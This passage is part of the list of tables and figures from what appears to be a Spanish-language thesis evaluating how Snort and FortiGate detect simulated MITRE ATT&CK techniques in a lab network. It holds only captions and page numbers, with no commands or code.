Tabla 3-18. Spearphishing Interno	40
Tabla 3-19. Recolección de Datos de un Disco Compartido por Red	42
Tabla 3-20. Recolección Remota de Correos Electrónicos	43
Tabla 3-21. Suplantación de Protocolo	45
Tabla 3-22. Esteganografía	47
Tabla 3-23. Canales de Retirada	48
Tabla 3-24. Proxy Interno	50
Tabla 3-25. Servicios Web	51
Tabla 3-26. Canales Multifase	52
Tabla 3-27. Exfiltración por Bluetooth	54
Tabla 3-28. Duplicación de Tráfico	55
Tabla 3-29. Transferencia Programada	56
Tabla 3-30. Alcance de Implementación Posterior – Tácticas / Técnicas / Subtécnicas	62
Tabla 3-31. Validación de Ataques	75
Tabla 4-1. Detecciones Snort – Captura de Acceso HTTP (LEG-BAS)	80
Tabla 4-2. Detecciones Snort – Captura de Envío SMTP (LEG-BAS)	80
Tabla 4-3. Detecciones Snort – Captura de Acceso a YouTube (LEG-BAS)	80

Tabla 4-4. Detecciones Snort – Capturas DIT (LEG-DIT)	81
Tabla 4-5. Detecciones FortiGate – Captura de Acceso HTTP (LEG-BAS)	81
Tabla 4-6. Detecciones FortiGate – Captura de Envío SMTP (LEG-BAS)	81
Tabla 4-7. Detecciones FortiGate – Captura de Acceso a YouTube (LEG-BAS)	81
Tabla 4-8. Detecciones FortiGate – Capturas DIT (LEG-DIT)	82
Tabla 4-9. Detecciones Snort – Data Obfuscation – ATA1	82
Tabla 4-10. Detecciones Snort – Data Obfuscation – ATA2	82
Tabla 4-11. Detecciones Snort – OS Credential Dumping – ATA3	83
Tabla 4-12. Detecciones Snort – Fallback Channels – ATA4	83
Tabla 4-13. Detecciones Snort – Exfiltration Over Other Network Medium – ATA5	84
Tabla 4-14. Detecciones Snort – Remote System Discovery – ATA6	84
Tabla 4-15. Detecciones Snort – Automated Exfiltration – ATA7	85
Tabla 4-16. Detecciones Snort – Remote Services – ATA8	85
Tabla 4-17. Detecciones Snort – Scheduled Transfer – ATA9	85
Tabla 4-18. Detecciones Snort – Data Transfer Size Limits – ATA10	85
Tabla 4-19. Detecciones Snort – System Owner – ATA11	86
Tabla 4-20. Detecciones Snort – Data from Network Shared Drive – ATA12	86
Tabla 4-21. Detecciones Snort – Network Sniffing – ATA13	86
Tabla 4-22. Detecciones Snort – ChopChop – ATA14	86
Tabla 4-23. Detecciones Snort – Network Sniffing – ATA15	87
Tabla 4-24. Detecciones Snort – Network Sniffing – ATA16	87
Tabla 4-25. Detecciones Snort – Exfiltration over C2 Channel – ATA17	87
Tabla 4-26. Detecciones Snort – Network Service Discovery – ATA18	88
Tabla 4-27. Detecciones Snort – Network Service Discovery – ATA19	92
Tabla 4-28. Detecciones Snort – Network Service Discovery – ATA20	92
Tabla 4-29. Detecciones Snort – Windows Management Instrumentation – ATA21	93
Tabla 4-30. Detecciones Snort – Exfiltration Over Alternative Protocol – ATA22	93
Tabla 4-31. Detecciones Snort – Exfiltration Over Alternative Protocol – ATA23	93
Tabla 4-32. Detecciones Snort – Scheduled Task/Job – ATA24	93
Tabla 4-33. Detecciones Snort – Indicator Removal – ATA25	94
Tabla 4-34. Detecciones Snort – Application Layer Protocol – ATA26	94
Tabla 4-35. Detecciones Snort – Account Discovery – ATA27	95
Tabla 4-36. Detecciones Snort – Proxy – ATA28	95
Tabla 4-37. Detecciones Snort – Non-Application Layer Protocol – ATA29	95
Tabla 4-38. Detecciones Snort – Web Service – ATA30	96
Tabla 4-39. Detecciones Snort – Multi-stage Channels – ATA31	96
Tabla 4-40. Detecciones Snort – Ingress Tool Transfer – ATA32	96
Tabla 4-41. Detecciones Snort – Brute Force – ATA33	97
Tabla 4-42. Detecciones Snort – Brute Force – ATA34	97
Tabla 4-43. Detecciones Snort – Brute Force – ATA35	97

Tabla 4-44. Detecciones Snort – Brute Force – ATA36	98
Tabla 4-45. Detecciones Snort – Brute Force – ATA37	98
Tabla 4-46. Detecciones Snort – Brute Force – ATA38	98
Tabla 4-47. Detecciones Snort – Brute Force – ATA39	99
Tabla 4-48. Detecciones Snort – Modify Registry – ATA40	99
Tabla 4-49. Detecciones Snort – Email Collection – ATA41	100
Tabla 4-50. Detecciones Snort – Data Encoding – ATA42	100
Tabla 4-51. Detecciones Snort – External Remote Services – ATA43	100
Tabla 4-52. Detecciones Snort – Browser Extensions – ATA44	101
Tabla 4-53. Detecciones Snort – Forced Authentication – ATA45	101
Tabla 4-54. Detecciones Snort – Forced Authentication – ATA46	101
Tabla 4-55. Detecciones Snort – Drive-by Compromise – ATA47	102
Tabla 4-56. Detecciones Snort – Drive-by Compromise – ATA48	102
Tabla 4-57. Detecciones Snort – Exploit Public-Facing Application – ATA49	103
Tabla 4-58. Detecciones Snort – Exploit Public-Facing Application – ATA50	103
Tabla 4-59. Detecciones Snort – Exploit Public-Facing Application – ATA51	103
Tabla 4-60. Detecciones Snort – Exploit Public-Facing Application – ATA52	103
Tabla 4-61. Detecciones Snort – Exploit Public-Facing Application – ATA53	104
Tabla 4-62. Detecciones Snort – BITS Jobs – ATA54	104
Tabla 4-63. Detecciones Snort – Trusted Relationship – ATA55	104
Tabla 4-64. Detecciones Snort – Hardware Additions – ATA56	105
Tabla 4-65. Detecciones Snort – Exploitation for Client Execution – ATA57	105
Tabla 4-66. Detecciones Snort – User Execution – ATA58	105
Tabla 4-67. Detecciones Snort – Traffic Signaling – ATA59	106
Tabla 4-68. Detecciones Snort – Rogue Domain Controller – ATA60	106
Tabla 4-69. Detecciones Snort – Exploitation of Remote Services – ATA61	106
Tabla 4-70. Detecciones Snort - Exploitation of Remote Services – ATA62	107
Tabla 4-71. Detecciones Snort – Exploitation of Remote Services – ATA63	107
Tabla 4-72. Detecciones Snort – Data from Information Repositories – ATA64	107
Tabla 4-73. Detecciones Snort – System Binary Proxy Execution – ATA65	108
Tabla 4-74. Detecciones Snort – Remote Access Software – ATA66	108
Tabla 4-75. Detecciones Snort – Remote Access Software – ATA67	108
Tabla 4-76. Detecciones Snort – Template Injection – ATA68	108
Tabla 4-77. Detecciones Snort – Domain Trust Discovery – ATA69	109
Tabla 4-78. Detecciones Snort – Defacement – ATA70	109
Tabla 4-79. Detecciones Snort – Resource Hijacking – ATA71	109
Tabla 4-80. Detecciones Snort – Network Denial of Service – ATA72	109
Tabla 4-81. Detecciones Snort – Network Denial of Service – ATA73	110
Tabla 4-82. Detecciones Snort – Network Denial of Service – ATA74	110
Tabla 4-83. Detecciones Snort – Network Denial of Service – ATA75	110

Tabla 4-84. Detecciones Snort – Inundación HTTP – ATA76	110
Tabla 4-85. Detecciones Snort – Network Denial of Service – ATA77	111
Tabla 4-86. Detecciones Snort – Inundación TCP – ATA78	111
Tabla 4-87. Detecciones Snort – Network Denial of Service – ATA79	112
Tabla 4-88. Detecciones Snort – Network Denial of Service – ATA80	112
Tabla 4-89. Detecciones Snort – Network Denial of Service – ATA81	112
Tabla 4-90. Detecciones Snort – Endpoint Denial of Service – ATA82	112
Tabla 4-91. Detecciones Snort – Endpoint Denial of Service – ATA83	113
Tabla 4-92. Detecciones Snort – Endpoint Denial of Service – ATA84	113
Tabla 4-93. Detecciones Snort – Endpoint Denial of Service – ATA85	113
Tabla 4-94. Detecciones Snort – Endpoint Denial of Service – ATA86	113
Tabla 4-95. Detecciones Snort – Endpoint Denial of Service – ATA87	114
Tabla 4-96. Detecciones Snort – Endpoint Denial of Service – ATA88	114
Tabla 4-97. Detecciones Snort – Endpoint Denial of Service – ATA89	114
Tabla 4-98. Detecciones Snort – Endpoint Denial of Service – ATA90	114
Tabla 4-99. Detecciones Snort – Endpoint Denial of Service – ATA91	115
Tabla 4-100. Detecciones Snort – Endpoint Denial of Service – ATA92	115
Tabla 4-101. Detecciones Snort – Server Software Component – ATA93	116
Tabla 4-102. Detecciones Snort – Server Software Component – ATA94	116
Tabla 4-103. Detecciones Snort – Internal Spearphishing – ATA95	116
Tabla 4-104. Detecciones Snort – Transfer Data to Cloud Account – ATA96	117
Tabla 4-105. Detecciones Snort – Pre-OS Boot – ATA97	117
Tabla 4-106. Detecciones Snort – Create or Modify System Process – ATA98	117
Tabla 4-107. Detecciones Snort – Adversary-in-the-Middle – ATA99	117
Tabla 4-108. Detecciones Snort – Adversary-in-the-Middle – ATA100	118
Tabla 4-109. Detecciones Snort – Adversary-in-the-Middle – ATA101	118
Tabla 4-110. Detecciones Snort – Adversary-in-the-Middle – ATA102	118
Tabla 4-111. Detecciones Snort – Adversary-in-the-Middle – ATA103	118
Tabla 4-112. Detecciones Snort - Adversary-in-the-Middle – ATA104	119
Tabla 4-113. Detecciones Snort - Adversary-in-the-Middle – ATA105	119
Tabla 4-114. Detecciones Snort – Remote Service Session Hijacking – ATA106	119
Tabla 4-115. Detecciones Snort – Data Manipulation – ATA107	120
Tabla 4-116. Detecciones Snort – Phishing – ATA108	120
Tabla 4-117. Detecciones Snort – Phishing – ATA109	120
Tabla 4-118. Detecciones Snort – Exfiltration over Web Service – ATA110	121
Tabla 4-119. Detecciones Snort – Dynamic Resolution – ATA111	121
Tabla 4-120. Detecciones Snort – System Services – ATA112	121
Tabla 4-121. Detecciones Snort – Lateral Tool Transfer – ATA113	122
Tabla 4-122. Detecciones Snort – Non-Standard Port – ATA114	122
Tabla 4-123. Detecciones Snort – Protocol Tunneling – ATA115	123

Tabla 4-124. Detecciones Snort – Encrypted Channel – ATA116	123
Tabla 4-125. Detecciones Snort – Compromise Infrastructure – ATA117	123
Tabla 4-126. Detecciones Snort – Compromise Infrastructure – ATA118	123
Tabla 4-127. Detecciones Snort – Compromise Infrastructure – ATA119	124
Tabla 4-128. Detecciones Snort – Establish Accounts – ATA120	124
Tabla 4-129. Detecciones Snort – Compromise Accounts – ATA121	125
Tabla 4-130. Detecciones Snort – Recogida de Direcciones de Correo Electrónico – ATA122	125
Tabla 4-131. Detecciones Snort – Active Scanning – ATA123	126
Tabla 4-132. Detecciones Snort – Active Scanning – ATA124	126
Tabla 4-133. Detecciones Snort – Active Scanning – ATA125	127
Tabla 4-134. Detecciones Snort – Search Open Technical Databases – ATA126	127
Tabla 4-135. Detecciones Snort – Phishing for Information – ATA127	128
Tabla 4-136. Detecciones Snort – Network Boundary Bridging – ATA128	128
Tabla 4-137. Detecciones Snort – Network Boundary Bridging – ATA129	128
Tabla 4-138. Detecciones Snort – Network Boundary Bridging – ATA130	128
Tabla 4-139. Detecciones Snort – Data from Configuration Repository – ATA131	129
Tabla 4-140. Detecciones Snort – Build Image on Host – ATA132	129
Tabla 4-141. Detecciones Snort – Build Image on Host – ATA133	129
Tabla 4-142. Detecciones Snort – Group Policy Discovery – ATA134	129
Tabla 4-143. Detecciones Snort – Content Injection – ATA135	130
Tabla 4-144. Detecciones Snort – Content Injection – ATA136	130
Tabla 4-145. Detecciones Snort – Hide Infrastructure – ATA137	130
Tabla 4-146. Detecciones FortiGate – Data Obfuscation – ATA1	131
Tabla 4-147. Detecciones FortiGate – Data Obfuscation – ATA2	131
Tabla 4-148. Detecciones FortiGate – OS Credential Dumping – ATA3	131
Tabla 4-149. Control de Aplicaciones FortiGate – OS Credential Dumping – ATA3	131
Tabla 4-150. Detecciones FortiGate – Fallback Channels – ATA4	131
Tabla 4-151. Detecciones FortiGate – Exfiltration Over Other Network Medium – ATA5	132
Tabla 4-152. Detecciones FortiGate – Remote System Discovery	132
Tabla 4-153. Detecciones FortiGate – Automated Exfiltration – ATA7	132
Tabla 4-154. Detecciones FortiGate – Remote Services – ATA8	132
Tabla 4-155. Control de Aplicaciones FortiGate – Remote Services – ATA8	132
Tabla 4-156. Detecciones FortiGate – Scheduled Transfer – ATA9	133
Tabla 4-157. Detecciones FortiGate – Data Transfer Size Limits – ATA10	133
Tabla 4-158. Detecciones FortiGate – System Owner – ATA11	133
Tabla 4-159. Detecciones FortiGate – Data from Network Shared Drive – ATA12	133
Tabla 4-160. Control de Aplicaciones FortiGate - Data from Network Shared Drive – ATA12	133
Tabla 4-161. Detecciones FortiGate – Network Sniffing – ATA13	134
Tabla 4-162. Detecciones FortiGate – Network Sniffing – ATA14	134
Tabla 4-163. Detecciones FortiGate – Network Sniffing – ATA15	134

Tabla 4-164. Detecciones FortiGate – Network Sniffing – ATA16	134
Tabla 4-165. Detecciones FortiGate – Exfiltration Over C2 Channel – ATA17	134
Tabla 4-166. Control de Aplicaciones – Exfiltration Over C2 Channel – ATA17	134
Tabla 4-167. Detecciones FortiGate – Network Service Discovery – ATA18	135
Tabla 4-168. Detecciones FortiGate – Network Service Discovery – ATA19	137
Tabla 4-169. Detecciones FortiGate – Network Service Discovery – ATA20	137
Tabla 4-170. Control de Aplicaciones – Network Service Discovery – ATA20	137
Tabla 4-171. Detecciones FortiGate – Windows Management Instrumentation – ATA21	137
Tabla 4-172. Detecciones FortiGate – Exfiltration Over Alternative Protocol – ATA22	138
Tabla 4-173. Detecciones FortiGate – Exfiltration Over Alternative Protocol – ATA23	138
Tabla 4-174. Detecciones FortiGate – Scheduled Task/Job – ATA24	138
Tabla 4-175. Detecciones FortiGate – Indicator Removal – ATA25	138
Tabla 4-176. Control de Aplicaciones FortiGate – Indicator Removal – ATA25	138
Tabla 4-177. Detecciones FortiGate – Application Layer Protocol – ATA26	139
Tabla 4-178. Detecciones FortiGate – Account Discovery – ATA27	139
Tabla 4-179. Detecciones FortiGate – Proxy – ATA28	139
Tabla 4-180. Detecciones FortiGate – Non-Application Layer Protocol – ATA29	139
Tabla 4-181. Detecciones FortiGate – Web Service – ATA30	139
Tabla 4-182. Control de Aplicaciones FortiGate – Web Service – ATA30	140
Tabla 4-183. Detecciones FortiGate – Multi-Stage Channels – ATA31	140
Tabla 4-184. Detecciones FortiGate – Ingress Tool Transfer – ATA32	140
Tabla 4-185. Detecciones FortiGate – Brute Force – ATA33	140
Tabla 4-186. Detecciones FortiGate – Brute Force – ATA34	140
Tabla 4-187. Detecciones FortiGate – Brute Force – ATA35	141
Tabla 4-188. Detecciones FortiGate – Brute Force – ATA36	141
Tabla 4-189. Detecciones FortiGate – Brute Force – ATA37	141
Tabla 4-190. Detecciones FortiGate – Brute Force – ATA38	141
Tabla 4-191. Detecciones FortiGate – Brute Force – ATA39	141
Tabla 4-192. Detecciones FortiGate – Modify Registry	142
Tabla 4-193. Detecciones FortiGate – Remote Email Collection – ATA41	142
Tabla 4-194. Detecciones FortiGate – Data Encoding – ATA43	142
Tabla 4-195. Detecciones FortiGate – External Remote Services – ATA43	142
Tabla 4-196. Detecciones FortiGate – Browser Extensions – ATA44	143
Tabla 4-197. Detecciones FortiGate – Forced Authentication – ATA45	143
Tabla 4-198. Detecciones FortiGate – Forced Authentication – ATA46	143
Tabla 4-199. Detecciones FortiGate – Drive-by Compromise – ATA47	143
Tabla 4-200. Detecciones FortiGate – Drive-by Compromise – ATA48	144
Tabla 4-201. Detecciones FortiGate – Exploit Public-Facing Application – ATA49	144
Tabla 4-202. Detecciones FortiGate – Exploit Public-Facing Application – ATA50	144
Tabla 4-203. Detecciones FortiGate – Exploit Public-Facing Application – ATA51	144

Tabla 4-204. Detecciones FortiGate – Exploit Public-Facing Application – ATA52	144
Tabla 4-205. Detecciones FortiGate – Exploit Public-Facing Application – ATA53	145
Tabla 4-206. Detecciones FortiGate – Tareas BITS	145
Tabla 4-207. Control de Aplicaciones FortiGate – BITS Jobs – ATA54	145
Tabla 4-208. Detecciones FortiGate – Trusted Relationship – ATA55	145
Tabla 4-209. Control de Aplicaciones FortiGate – Trusted Relationship – ATA55	145
Tabla 4-210. Detecciones FortiGate – Hardware Additions – ATA56	146
Tabla 4-211. Detecciones FortiGate – Exploitation for Client Execution – ATA57	146
Tabla 4-212. Detecciones FortiGate – User Execution – ATA58	146
Tabla 4-213. Detecciones FortiGate – Traffic Signaling – ATA59	146
Tabla 4-214. Detecciones FortiGate – Rogue Domain Controller – ATA60	146
Tabla 4-215. Control de Aplicaciones FortiGate – Rogue Domain Controller – ATA60	147
Tabla 4-216. Detecciones FortiGate – Exploitation of Remote Services – ATA61	147
Tabla 4-217. Detecciones FortiGate – Exploitation of Remote Services – ATA62	147
Tabla 4-218. Detecciones FortiGate – Exploitation of Remote Services – ATA63	147
Tabla 4-219. Detecciones FortiGate – Data from Information Repositories – ATA64	147
Tabla 4-220. Detecciones FortiGate – System Binary Proxy Execution – ATA65	148
Tabla 4-221. Detecciones FortiGate – Remote Access Software – ATA66	148
Tabla 4-222. Control de Aplicaciones FortiGate – Remote Access Software – ATA66	148
Tabla 4-223. Detecciones FortiGate – Remote Access Software – ATA67	148
Tabla 4-224. Control de Aplicaciones FortiGate – Remote Access Software – ATA67	149
Tabla 4-225. Detecciones FortiGate – Template Injection - ATA68	149
Tabla 4-226. Detecciones FortiGate – Domain Trust Discovery – ATA69	149
Tabla 4-227. Detecciones FortiGate – Defacement – ATA70	149
Tabla 4-228. Detecciones FortiGate – Resource Hijacking – ATA71	149
Tabla 4-229. Detecciones FortiGate – Network Denial of Service – ATA72	150
Tabla 4-230. Detecciones FortiGate – Network Denial of Service – ATA73	150
Tabla 4-231. Detecciones FortiGate – Network Denial of Service – ATA74	150
Tabla 4-232. Detecciones FortiGate – Network Denial of Service – ATA75	150
Tabla 4-233. Detecciones FortiGate – Network Denial of Service – ATA76	150
Tabla 4-234. Detecciones FortiGate – Network Denial of Service – ATA77	151
Tabla 4-235. Detecciones FortiGate – Network Denial of Service – ATA78	151
Tabla 4-236. Detecciones FortiGate – Network Denial of Service – ATA79	151
Tabla 4-237. Detecciones FortiGate – Network Denial of Service – ATA80	151
Tabla 4-238. Detecciones FortiGate – Network Denial of Service - ATA81	152
Tabla 4-239. Detecciones FortiGate – Endpoint Denial of Service – ATA82	152
Tabla 4-240. Detecciones FortiGate – Endpoint Denial of Service – ATA83	152
Tabla 4-241. Detecciones FortiGate – Endpoint Denial of Service – ATA84	152
Tabla 4-242. Detecciones FortiGate – Endpoint Denial of Service – ATA85	152
Tabla 4-243. Detecciones FortiGate – Endpoint Denial of Service – ATA86	153

Tabla 4-244. Detecciones FortiGate – Endpoint Denial of Service – ATA87	153
Tabla 4-245. Detecciones FortiGate – Endpoint Denial of Service – ATA88	153
Tabla 4-246. Detecciones FortiGate – Endpoint Denial of Service – ATA89	153
Tabla 4-247. Detecciones FortiGate – Endpoint Denial of Service – ATA90	153
Tabla 4-248. Detecciones FortiGate – Endpoint Denial of Service – ATA91	154
Tabla 4-249. Detecciones FortiGate – Endpoint Denial of Service – ATA92	154
Tabla 4-250. Detecciones FortiGate – Server Software Component – ATA93	154
Tabla 4-251. Detecciones FortiGate – Server Software Component – ATA94	154
Tabla 4-252. Detecciones FortiGate – Internal Spearphishing – ATA95	154
Tabla 4-253. Detecciones FortiGate – Transfer Data to Cloud Account – ATA96	155
Tabla 4-254. Control de Aplicaciones FortiGate - Transfer Data to Cloud Account – ATA96	155
Tabla 4-255. Detecciones FortiGate – Pre-OS Boot – ATA97	155
Tabla 4-256. Detecciones FortiGate – Create or Modify System Process – ATA98	155
Tabla 4-257. Detecciones FortiGate – Adversary-in-the-Middle – ATA99	155
Tabla 4-258. Detecciones FortiGate – Adversary-in-the-Middle – ATA100	156
Tabla 4-259. Detecciones FortiGate – Adversary-in-the-Middle – ATA101	156
Tabla 4-260. Detecciones FortiGate – Adversary-in-the-Middle – ATA102	156
Tabla 4-261. Detecciones FortiGate – Adversary-in-the-Middle – ATA103	156
Tabla 4-262. Detecciones FortiGate – Adversary-in-the-Middle – ATA104	156
Tabla 4-263. Detecciones FortiGate – Adversary-in-the-Middle – ATA105	157
Tabla 4-264. Detecciones FortiGate – Remote Service Session Hijacking – ATA106	157
Tabla 4-265. Detecciones FortiGate – Data Manipulation – ATA107	157
Tabla 4-266. Detecciones FortiGate – Phishing – ATA108	157
Tabla 4-267. Detecciones FortiGate – Phishing – ATA109	157
Tabla 4-268. Detecciones FortiGate – Exfiltration over Web Service – ATA110	158
Tabla 4-269. Control de Aplicaciones FortiGate - Exfiltration over Web Service – ATA110	158
Tabla 4-270. Detecciones FortiGate – Dynamic Resolution – ATA111	158
Tabla 4-271. Detecciones FortiGate – System Services – ATA112	158
Tabla 4-272. Control de Aplicaciones FortiGate – System Services – ATA112	158
Tabla 4-273. Detecciones FortiGate – Lateral Tool Transfer – ATA113	159
Tabla 4-274. Detecciones FortiGate – Non-Standard Port – ATA114	159
Tabla 4-275. Control de Aplicaciones FortiGate – Non-Standard Port – ATA114	159
Tabla 4-276. Detecciones FortiGate – Protocol Tunneling – ATA115	159
Tabla 4-277. Detecciones FortiGate – Encrypted Channel – ATA116	159
Tabla 4-278. Control de Aplicaciones FortiGate – Encrypted Channel – ATA116	160
Tabla 4-279. Detecciones FortiGate – Compromise Infrastructure – ATA117	160
Tabla 4-280. Detecciones FortiGate – Compromise Infrastructure – ATA118	160
Tabla 4-281. Detecciones FortiGate – Compromise Infrastructure – ATA119	160
Tabla 4-282. Detecciones FortiGate – Establish Accounts – ATA120	160
Tabla 4-283. Detecciones FortiGate – Compromise Accounts – ATA121	161

Tabla 4-284. Detecciones FortiGate – Gather Victim Identity Information – ATA122	161
Tabla 4-285. Detecciones FortiGate – Active Scanning – ATA123	161
Tabla 4-286. Detecciones FortiGate – Active Scanning – ATA124	162
Tabla 4-287. Detecciones FortiGate – Active Scanning – ATA125	162
Tabla 4-288. Detecciones FortiGate – Search Open Technical Databases – ATA126	162
Tabla 4-289. Control de Aplicaciones FortiGate – Search Open Technical Databases – ATA126	163
Tabla 4-290. Detecciones FortiGate – Spearphishing Link	163
Tabla 4-291. Detecciones FortiGate – Network Boundary Bridging – ATA128	163
Tabla 4-292. Detecciones FortiGate – Network Boundary Bridging – ATA129	163
Tabla 4-293. Detecciones FortiGate – Network Boundary Bridging – ATA130	163
Tabla 4-294. Detecciones FortiGate – Data from Configuration Repository – ATA131	164
Tabla 4-295. Control de Aplicaciones FortiGate – Data from Configuration Repository – ATA131	164
Tabla 4-296. Detecciones FortiGate – Build Image on Host – ATA132	164
Tabla 4-297. Detecciones FortiGate – Build Image on Host – ATA133	164
Tabla 4-298. Control de Aplicaciones FortiGate – Build Image on Host – ATA133	164
Tabla 4-299. Detecciones FortiGate – Group Policy Discovery – ATA134	165
Tabla 4-300. Detecciones FortiGate – Inyección – ATA135	165
Tabla 4-301. Detecciones FortiGate – Content Injection – ATA136	165
Tabla 4-302. Detecciones FortiGate – Hide Infrastructure – ATA137	165
Tabla 5-1. Resumen de Criterios	175
Tabla 5-2. Alertas Totales (SIDs) - Snort	181
Tabla 5-3. TP Totales (SIDs) - Snort	182
Tabla 5-4. Alertas Promedio (SIDs) por Ataque - Snort	183
Tabla 5-5. Efectividad Alertas (SIDs) - Snort	184
Tabla 5-6. Rendimiento Promedio Eficaz Ataques – Snort	203
Tabla 5-7. Alertas Totales + TPs Totales – FG	206
Tabla 5-8. Alertas Promedio por Ataque – FG	207
Tabla 5-9. Efectividad de Alertas – FG	208
Tabla 5-10. Rendimiento Promedio Eficaz Flujos/Ataques – FG	215
Tabla 5-11. Contadores de Detección de Técnicas – Snort vs FG	223
Tabla A-1. Tabla Resumen de Ataques	283

ÍNDICE DE FIGURAS

Figura 3-1. Escenario de Red - Validación de Direcciones de Correo Electrónico	21
Figura 3-2. Recogida de Correos Electrónicos (theHarvester)	22
Figura 3-3. Confirmación de validez de Correos Electrónicos (bulk-mail-verifier)	22
Figura 3-4. Formulario y Foto de Perfil – Cuenta de Red Social Falsa	23
Figura 3-5. Escenario Red VPN	24
Figura 3-6. Acceso a la red VPN	24
Figura 3-7. Estado de la red VPN	25
Figura 3-8. Interfaz Atacante – Exploit Kit Shadyantra	26
Figura 3-9. Bloqueo de Página	26
Figura 3-10. Descarga de Ejecutable	27
Figura 3-11. Acceso vía RDP - I	28
Figura 3-12. Acceso vía RDP - II	28
Figura 3-13. Ejecutable Servicio	29
Figura 3-14. Comando Ejecución Servicio Remoto	29
Figura 3-15. Log de Servicio Creado	30
Figura 3-16. Extensión Maliciosa	31
Figura 3-17. Recepción Información de Navegador	31
Figura 3-18. Compartición de Directorio	32
Figura 3-19. Acceso al Directorio Vigente	32
Figura 3-20. Comprobación de Montaje	33
Figura 3-21. Borrado de Conexiones	33
Figura 3-22. Comandos para Registro Remoto	34
Figura 3-23. Acceso a Registro Remoto	34
Figura 3-24. Comprobación Registro Remoto	35
Figura 3-25. Registro de Controlador Corrupto	36
Figura 3-26. Credenciales de KRBTGT	37
Figura 3-27. Comandos para Descubrimiento de Dueño del Sistema	38
Figura 3-28. Dominios de Confianza	39
Figura 3-29. Obtención de Dominios de Confianza	39
Figura 3-30. Configuración del DC – Correos Electrónicos	40
Figura 3-31. Envío de Correo Electrónico – Spearphishing	41
Figura 3-32. Recepción de Correo Electrónico – Spearphishing	41
Figura 3-33. Respuesta de Correo Electrónico	41
Figura 3-34. Copia de Datos de Directorio Compartido	42

Figura 3-35. Resultado de Copia de Datos	42
Figura 3-36. Escenario de Red – Recolección Remota de Correos Electrónicos	43
Figura 3-37. Buzones de Correo Electrónico de Empresa	44
Figura 3-38. Comando Recolección Correos Electrónicos – I	44
Figura 3-39. Comando Recolección Correos Electrónicos - II	44
Figura 3-40. Servidor FakeTLS – I	45
Figura 3-41. Comandos FakeTLS - I	45
Figura 3-42. Comandos FakeTLS – II	46
Figura 3-43. Comandos FakeTLS – III	46
Figura 3-44. Comandos FakeTLS – IV	46
Figura 3-45. Comandos Esteganografía	47
Figura 3-46. Comando Extra Esteganografía	48
Figura 3-47. Desencapsulación Local - I	48
Figura 3-48. Desencapsulación Local - II	48
Figura 3-49. Canales Antes de Caída	49
Figura 3-50. Comandos Antes de Caída	49
Figura 3-51. Canales Después de Caída	49
Figura 3-52. Comandos Después de Caída	49
Figura 3-53. Listener Proxy	50
Figura 3-54. Conexión de Proxy	50
Figura 3-55. Comando con Proxy	51
Figura 3-56. Comando de Web Service	51
Figura 3-57. Google Drive	52
Figura 3-58. Fichero con Credenciales	52
Figura 3-59. Conexiones Multifase	53
Figura 3-60. Comandos Multifase	53
Figura 3-61. Comando Bluetooth	54
Figura 3-62. Recepción Fichero Bluetooth	54
Figura 3-63. Comandos Duplicado de Tráfico – I	55
Figura 3-64. Comandos Duplicado de Tráfico - II	55
Figura 3-65. Comando para Traspaso Programado	56
Figura 3-66. Fichero recibido tras Traspaso Programado	56
Figura 3-67. Servidor DVWA	57
Figura 3-68. Inyección SQL a Bytes Altos	58
Figura 4-1. Definición de RuleSets	78
Figura 5-1. Gráfica de Proporciones de Paquetes de Reglas	176
Figura 5-2. Gráfica de Porcentajes de Técnicas y Ataques con Alerta TP para RS1	177
Figura 5-3. Gráfica de Porcentajes de Técnicas y Ataques con Alerta TP para RS2	177
Figura 5-4. Gráfica de Porcentajes de Técnicas y Ataques con Alerta TP para RS3	177
Figura 5-5. Gráfica de Porcentajes de Técnicas y Ataques con Alerta TP para RS4	177

Figura 5-6. Gráfica de Porcentajes de Técnicas con Alerta TP por RuleSets	178
Figura 5-7. Gráfica de Porcentajes de Ataques con Alerta TP por RuleSets	178
Figura 5-8. Gráfica de Efectividad de Alertas por RS - Snort	185
Figura 5-9. Gráfica de % de FP por RS - Snort	185
Figura 5-10. Gráfica de % de FP por Procedimiento frente a RuleSets - Snort	185
Figura 5-11. Gráfica de % de FP por Procedimiento frente a Tácticas – RS1	186
Figura 5-12. Gráfica de % de FP por Procedimiento frente a Tácticas – RS2	186
Figura 5-13. Gráfica de % de FP por Procedimiento frente a Tácticas – RS3	186
Figura 5-14. Gráfica de % de FP por Procedimiento frente a Tácticas – RS4	186
Figura 5-15. Gráfica de % Detección Flujos TP (Manual) / RuleSet - Snort	188
Figura 5-16. Gráfica de % Detección Mensajes TP (Manual) / RuleSet - Snort	188
Figura 5-17. Gráfica de % Detección Instancias TP (Manual) / RuleSet - Snort	189
Figura 5-18. Gráfica de % Detección Promedio Flujos TP (Manual) – RS1	190
Figura 5-19. Gráfica de % Detección Promedio Mensajes TP (Manual) – RS1	190
Figura 5-20. Gráfica de % Detección Promedio Instancias TP (Manual) – RS1	190
Figura 5-21. Gráfica de % Detección Promedio Flujos TP (Manual) – RS2	191
Figura 5-22. Gráfica de % Detección Promedio Mensajes TP (Manual) – RS2	191
Figura 5-23. Gráfica de % Detección Promedio Instancias TP (Manual) – RS2	191
Figura 5-24. Gráfica de % Detección Promedio Flujos TP (Manual) – RS3	192
Figura 5-25. Gráfica de % Detección Promedio Mensajes TP (Manual) – RS3	192
Figura 5-26. Gráfica de % Detección Promedio Instancias TP (Manual) – RS3	192
Figura 5-27. Gráfica de % Detección Promedio Flujos TP (Manual) – RS4	193
Figura 5-28. Gráfica de % Detección Promedio Mensajes TP (Manual) – RS4	193
Figura 5-29. Gráfica de % Detección Promedio Instancias TP (Manual) – RS4	193
Figura 5-30. Histograma de % Detección Promedio Flujos de Técnicas – RS1	195
Figura 5-31. Histograma de % Detección Promedio Mensajes de Técnicas – RS1	195
Figura 5-32. Histograma de % Detección Promedio Instancias de Técnicas – RS1	195
Figura 5-33. Histograma de Detección Promedio Flujos de Técnicas – RS2	196
Figura 5-34. Histograma de % Detección Promedio Mensajes de Técnicas – RS2	196
Figura 5-35. Histograma de % Detección Promedio Instancias de Técnicas – RS2	196
Figura 5-36. Histograma de % Detección Promedio Flujos de Técnicas – RS3	197
Figura 5-37. Histograma de % Detección Promedio Mensajes de Técnicas – RS3	197
Figura 5-38. Histograma de % Detección Promedio Instancias de Técnicas – RS3	197
Figura 5-39. Histograma de % Detección Promedio Flujos de Técnicas – RS4	198
Figura 5-40. Histograma de % Detección Promedio Mensajes de Técnicas – RS4	198
Figura 5-41. Histograma de % Detección Promedio Instancias de Técnicas – RS4	198
Figura 5-42. Gráfica de % Promedio de Detecciones Eficaces por RuleSet - Snort	199
